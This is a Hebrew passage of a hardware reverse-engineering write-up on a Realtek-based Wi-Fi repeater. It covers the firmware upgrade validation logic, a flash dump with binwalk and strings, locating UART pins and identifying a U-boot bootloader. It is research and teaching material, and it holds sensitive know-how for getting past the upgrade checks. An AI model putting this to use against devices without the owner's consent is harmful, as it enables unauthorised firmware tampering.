
בחלק זה של הקוד נבדק האם קיימים שני קבצים בשמות: update_img ו-update_bin. לאחר מכן הפונקציה קוראת לפונקציה בשם UPG_CheckValid, במידה ופונקציה זו תחזיר 0, נמחקים הקונפיגורציות וה-log-ים של המערכת אם הקריאה לקובץ הכילה את האופציות הרלוונטיות. נסתכל לעומק על הפונקציה UPG_CheckValid ונסתכל אילו דברים הפונקציה בודקת:



הפונקציה קוראת לפונקציה נוספת אשר מחשבת את ה-checksum של הקובץ ומשווה ל-4 בתים האחרונים של הקובץ (לכן נוכל להסיק שב-4 בתים האלה אמור להיות ה-checksum המחושב של הקובץ):




הפונקציה מזיזה את הסמן של הקובץ ל-40 בתים לפני הסוף וקוראת 36 בתים (המשתנה שנקרא אליו, נקרא 32 בתים לפני הסוף כי לא החשבתי את ה-checksum), לאחר מכאן ערך שנקרא משווה למחרוזת "bin" (בהמשך נראה שיש שני סוגים שדרוג bin ו-image):




במידה והמחרוזות שוות נקרא קובץ בשם flash_size (ערכו שווה ל-0x8000000, ערך זה יעזור לנו אחר כך) ומשווה לגודל של הקובץ.

במידה והקובץ קטן או שווה, נוצר קובץ ריק בשם "update_bin" בתיקייה var ומוחזר הערך 0:



במידה והערך של המחרוזות לא שווה, הסמן של הקובץ מוזז לתחילת הקובץ ונקראים 112 בתים ובהם נבדק שבהיסט 24 בתים בקובץ כתובה המחרוזת "imgs":



לאחר בדיקה זו נבדק הערך של 4 בתים בהיסט 20 מתחילת הקובץ מול הקובץ img_space (ערכו שווה ל-0x7d0000), במידה והגודל שנקרא מתחילת קובץ השדרוג קטן או שווה - נוצר קובץ ריק בשם update_img בתיקייה var ומוחזר הערך 0.

נחזור לפונקציה UPG_UpdateImg. במידה ועברנו את כל הבדיקות הנדרשות המערכת מדפיסה ללוג:

"update image file on flash by calling kernel !"

ואז מתבצעת קריאה ל-system עם המחרוזת reboot.

רגע, מה? למה שהתהליך הזה יגיד שהוא קורא לקרנל ומיד לאחר מכן יבקש לרסט את המכשיר? ההשערה שלי הייתה שהשדרוג מתרחש בעת עליית המערכת על ידי אחד משני גורמים: הקרנל עצמו (מאוד לא סביר כאשר משדרגים firmware) או ה-bootloader[14] עצמו.

על מנת להבין יותר טוב את תהליך השדרוג החלטתי לבצע dump ל-flash כדי לראות אם נוכל להשיג את ה-bootloader, ועל ידי הרצה או הנדסה לאחור שלו להבין את תהליך השדרוג.

Dumping the flash

נשתמש בפקודה cat על הקובץ /proc/mtd כדי לראות את מבנה המחיצות ב-flash של הרכיב:

```
# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00030000 00010000 "boot"
mtd1: 000fca00 00010000 "kernel"
mtd2: 006d3600 00010000 "rootfs"
```

נראה שהרכיב בנוי מ-3 מחיצות: אחת נקראת boot (כנראה מכילה את ה-bootloader והגדרות), אחת מכילה את הקרנל ואחת מכילה את מערכת הקבצים. חדי העין ישימו לב שהגודל של הקרנל ומערכת הקבצים ביחד הם 0x7d0000. הגדול המקסימלי של שדרוג מסוג image, לכן ניתן להניח ששדרוג מסוג bin כותב על כל ה-flash כולל ה-bootloader ואילו שדרוג מסוג image ישדרג רק את הקרנל ומערכת הקבצים.

מכיוון ששדרוג של ה-bootloader הוא עסק מסוכן (כיוון שאם משהו ידפק בשדרוג שלנו אנחנו עלולים לעשות brick למכשיר) לכן נתמקד בשדרוג מסוג image בלבד. עשיתי dump ל-flash על ידי השימוש ב-shell שכבר יש לנו על הרכיב, נסתכל עליו ב-binwalk:

```
# binwalk entire_repeater_fl
ash.raw

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
6488          0x1958          LZMA compressed data, properties: 0x5D, dictionary
 size: 8388608 bytes, uncompressed size: 107408 bytes
69890         0x11102         Zlib compressed data, default compression
81409         0x13E01         Zlib compressed data, default compression
135426        0x21102         Zlib compressed data, default compression
196608        0x30000         LZMA compressed data, properties: 0x5D, dictionary
 size: 8388608 bytes, uncompressed size: 3374168 bytes
1231360       0x12CA00        Squashfs filesystem, little endian, version 4.0, c
ompression:lzma, size: 2141851 bytes, 751 inodes, blocksize: 65536 bytes, create
d: 2015-02-09 14:01:04

#
```

[14] Bootloader - החלק התוכנתי אשר האחראי לאתחל את בקרי החומרה ולהעלות את מערכת ההפעלה

נראה שקיים קובץ בהיסט 0x30000, זהו סופה של מחיצת ה-bootloader והוא נדחס באלגוריתם LZMA, כנראה שזהו הקרנל וניתן לראות לאחריו את מערכת הקבצים.

מעבר לקרנל ולמערכת הקבצים, נסתכל על שאר הקבצים ש-binwalk חילץ. שלושת הקבצים אשר נדחסו על ידי האלגוריתם Zlib הם עותקים שונים של קובץ הקונפיגורציה, כנראה חלקם משמשים לגיבוי.

נריץ binwalk על קובץ ה-LZMA בתחילת ה-Flash:

```
root@kali:~/Desktop/_entire_repeater_flash.raw.extracted# binwalk 1958

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
86608         0x15250         CRC32 polynomial table, big endian
99996         0x1869C         HTML document header
100720        0x18970         HTML document footer
100772        0x189A4         HTML document header
101132        0x18B0C         HTML document footer
101184        0x18B40         HTML document header
101523        0x18C93         HTML document footer
101576        0x18CC8         HTML document header
101824        0x18DC0         HTML document footer
101876        0x18DF4         HTML document header
102226        0x18F52         HTML document footer

root@kali:~/Desktop/_entire_repeater_flash.raw.extracted#
```

נראה ש-binwalk לא מזהה שום דבר יותר מדי מעניין (הדפי HTML הם דפי ווב לממשק שדרוג), נריץ strings:

```
TBS bootloader V1.0 Build65129 for RTL8197D_DRACO_DB_AP(Oct 27 2014-17:28:17)
abortboot
sysdata_get
eth_init
! B0c@
2s"RR
$b4C
6S&r
P:3*
@%pF`g
bwrV
tfdGT$D
fWvvF
XDHex
JuZTj7z
\dLE<
~6NU^t.
gqr<
$/o|
f-=v
mj>zjZ
l6qnk
IiGM>nw
rt8196d
4prepare_tags
setup_commandline_tag
0### ERROR ### Please RESET the board ###
Flash:
DRAM:
```

המחרוזות שאנחנו רואים מאוד מעניינות! זה נראה כמו ה-bootloader, אני מניח שזה גירסא של U-boot שעברה שינוי של היצרן בגלל שהרבה מהפקודות (המחרוזות גדולות מדי לתמונה) היו לי מוכרות, כמו גם

המחרוזת: "Please RESET the board" - היא מחרוזת נפוצה ש-U-boot[15] מדפיס כאשר הוא נכנס ל-panic.

כעת, משאנחנו יודעים שה-bootloader הוא U-boot היינו רוצים לבחון את החומרה ולחפש חיבורי UART ו-JTAG על מנת שנוכל לדבג טוב יותר את תהליך השדרוג,לכן נפתח את המארז ונתחיל לחפש רכיבים.

מי שיתעסק בתוכנה יענש בחומרה

אסביר קודם כל למה אנחנו מחפשים UART ו-JTAG ומה הם בקצרה.

UART הוא פרוטוקול נפוץ לתקשורת סיריאלית, הרבה bootloader-ים מאפשרים ממשק ניהול על החומרה עם פקודות פשוטות יחסית.

JTAG הוא סטנדרט בתעשיית החומרה לבדיקת ה-PCB[16] שיוצר במפעל (בניגוד לתוכנה יכולות להיות תקלות בייצור הלוחות לכן נדרשים כלים לבדיקם) כיום הרבה יצרנים משתמשים בסטנדרט זה גם כדי לדבג את רכיבי החומרה (מעבד, זיכרון Flash וכו') ישירות (הסטנדרט מדבר רק על פינים במחבר JTAG ועל מכונת המצבים של הסטנדרט, אבל לא על איזה מידע עובר ברגלי המידע לכן כל יצרן ממש יכולות debug באופן שונה).

לרוב מפתחים אשר יעבדו ברמת baremetal יעבדו עם JTAG programmer[17] כדי להוריד את התוכנית שלהם ל-RAM ולדבג את המעבד.

ל-UART מחבר נפוץ של 4 פינים שכוללים ערוץ שידור (TX), ערוץ קליטה (RX), מתח (VCC) ואדמה (GND). ל-JTAG יש מספר רב של מחברים, תלוי ביצרן של המעבד. למעבדי MIPS יש תקן בשם EJTAG שמדבר על 3 סוגי מחברים: מחבר בעל 6 רגליים, מחבר בעל 12 רגליים (הנפוץ ביותר) ומחבר בעל 14 רגליים.


ננסה לזהות רכיבים על הלוח ואת המחברים המדוברים.

[15] Bootloader - U-boot נפוץ למערכות Embedded

[16] PCB - printed circuit board הוא הלוח שעליו מונחים הרכיבים האלקטרוניים שיוצרים את המעגל החשמלי

[17] JTAG Programmer - מכשיר אשר מאפשר שליטה על החומרה דרך ה-JTAG יאפשר שליטה על רכיבים כגון המעבד, ה-RAM זיכרון ה-Flash וכו'

קדמת הלוח:




סימנתי את הרכיבים המעניינים בצבעים:

- **אדום**: אלו משדרי WIFI.
- **כחול**: פינים ל-UART למזלנו היה רשום על ה-PCB את שמות הרגליים שציינתי קודם, יש להדגיש שלא היו מולחמות רגליים לפינים במקור אך כדי שאוכל להתחבר לסיריאל ביקשתי מחבר שילחים את הרגליים לשם.
- **ירוק**: פינים שחשבתי שהם אולי JTAG כיוון שאין עוד פינים על הלוח (גם לא מאחורה) אך לאחר שמדדתי את החיבורים עם וולטמטר ו-oscilloscope[18] ראיתי שהרגליים לא מעבירות שום מידע או זרם, לכן הן לא יכולות להיות חיבור JTAG.

[18] Oscilloscope - מכשיר אלקטרוני אשר משקף תנודות גלים אלקטרונים

הלוח מאחורה:



הרכיבים המעניינים גם פה מסומנים בצבעים:

- **שחור**: המעבד עצמו
- **אדום**: ה-flash של הרכיב מסוג SPI NOR
- **צהוב**: ה-RAM של הרכיב

עוד כיוון שניסיתי ולא צלח, הוא בגלל שלא מצאנו JTAG על ה-PCB (יכול להיגרם משלל סיבות לדוגמא שה-flash של הרכיב נצרב במפעל ואז מולחם ללוח), ניסיתי לחפש את רגלי ה-JTAG של המעבד עצמו כיוון שהוא תומך בסטנדרט EJTAG.

על מנת למצוא את רגלי ה-JTAG של המעבד חיפשתי את ה-datasheet[19] שלו אך ללא הצלחה. במידה והייתי מוצא אותן הייתי יכול להלחים אליהן מחבר מתאים ולדבג את המעבד ישירות.

לעומת זאת מצאתי דברים מעניינים אחרים כגון: לוח הפיתוח שעליו החומרה שלנו בוססה, מצאתי גם שאם היה מחבר JTAG על ה-PCB הוא היה אמור להיות מחבר בעל 12 פינים.


כדי לעבוד בצורה נוחה יותר, נרצה לעבוד עם הרכיב ללא הקופסא שלו, ביקשתי עזרה מחבר שמדד את המתח שמספק הספק כוח שיש בקופסא והוא הכין ספק מתח עם מחבר מתאים ללוח, ספק שגם מתחבר לשקע. כדי שנוכל לעבוד עם הסיריאל עלינו למצוא את ה-baud rate[20] שבו הרכיב עובד.

[19] Datasheet - מפרט טכני הנותן פרטים על רכיב אלקטרוני או מכני
[20] Baud rate - קצב העברת הנתונים בו התקשורת הסיריאלית עובדת

על מנת שנוכל להתחבר אליו ניקח ממיר USB ל-UART סטנדרטי ונחווט אותו בצורה כזו שתפקידי הרגליים על הרכיב (התפקיד של כל רגל היה רשום על ה-PCB) יתאימו לתפקידי החוטים בממיר.

לרוב, רכיבים עובדים באחד מתוך כמה baud rate-ים סטנדרטים, ניסיתי את כל הערכים עד שמצאתי שהרכיב מדבר בקצב 115200. יכלתי באותה מידה להשתמש בכלים כגון JTAGulator כדי למצוא את הערך הזה.

כעת סביבת העבודה החומרתית שלי נראתה כך:



כעת, משמצאנו חיבור סיריאלי ללוח ואנחנו יודעים את הקצב שלו נוכל להסתכל על תהליך השדרוג בזמן שהוא מתבצע ב-U-boot.

הנדסה לאחור של ה-U-boot

עד שלב זה ניסיתי לשדרג את ה-U-boot עם שימוש בפלט הסיריאלי אך ללא הועיל, קובץ השדרוג לא עבר את הבדיקות (שחלקן הצלחתי לגלות על ידי הדפסות שהתהליך עשה לסיריאל). כאשר הצלחתי לשדרג, הרכיב לא עלה כלל מעבר ל-U-boot כיוון שבשדרוג נכתבים שני ערכים לקונפיגורציה של U-boot שב-flash שנמצאים בהיסט 4 ו-8 בתים בהתאמה בקונפיגורציה.

ערכים אלה הם ההיסט ב-flash שבו נמצא הקרנל וההיסט שבו נמצא מערכת הקבצים, בכל שדרוג ההיסט של מערכת הקבצים לא השתנה ונכתב לשם ערך לא חוקי.

על מנת להבין באופן מלא את תהליך השדרוג אנחנו נדרשים להנדס לאחור את ה-U-boot. ל-U-boot יש שני חלקים אשר נקראים first stage bootloader ו-second stage bootloader.

כאשר המעבד נדלק, אפשר להשתמש רק ב-ram שיש על המעבד עצמו. וכמו שאתם יכולים לתאר - גודל זה הוא מאוד מאוד קטן. לכן ה-first stage bootloader נטען לשם (או רץ מה-flash ישירות) מקנפג רכיבים התחלתיים ואת הבקר של ה-ram ומעתיק את ה-second stage bootloader שתפקידו לטעון את מערכת ההפעלה ולקפוץ אליה.

כאשר מקמפלים את U-boot, ה-second stage שלו מגיע במגוון פורמטים (כגון elf וכו') ולרוב מגיע עם header שאומר מה הוא ה-entry point שלו. יש עוד פורמט אחד בשם bin שהוא הבינארי המקומפל ללא שום header שאומר איפה הוא מתחיל, לכן נאלץ להנדס לאחור את ה-first stage כדי לדעת איפה ה-entry point.

כדי לדעת איפה מתחיל ה-first stage אסביר קצת מה קורה כאשר מעבד MIPS מתחיל לפעול.

בארכיטקטורת MIPS כאשר המעבד נדלק, מופעל אוטומטית ה-MMU עם מפת כתובות ידועה חלקית. המעבד מנסה לטעון את ה-boot vector[21] שבכתובת הוירטואלית 0xBFC0000. הכתובת הפיזית שמתורגמת יכולה להשתנות על פי היצרן של החומרה. הניחוש שלי היה שמכיוון שחלק מה-flash-ים מסוג NOR תומכים ב-XIP[22] אז המעבד ניגש להיסט 0 ב-flash ומתחיל לרוץ משם.


יש להדגיש שגם אם הניחוש שלי נכון, יהיה קשה לדעת אם הקוד שאנחנו קוראים הוא תקין או לא מכיוון שה-first stage bootloader הוא ממש ספציפי למעבד וללוח שעליו הוא רץ ולכן קיימים איתחולים של כל מיני בקרים, שלרוב יהיו כתיבת ערכים ישירות לכתובות קבועות (כאשר דרייברים וקוד low level מתקשר עם חומרה הוא לרוב קורא או כותב לכתובות שהם הבקר חומרה עצמו), ואין לנו שום פרטים עליהן כיוון שאין לנו שום מידע על החומרה. דברים כגון מפת זיכרון של הבקרים יכלה מאוד לעזור.

---


[21] Boot vector - הקוד שמתבצע כאשר המעבד נדלק(יוצא ממצב reset)

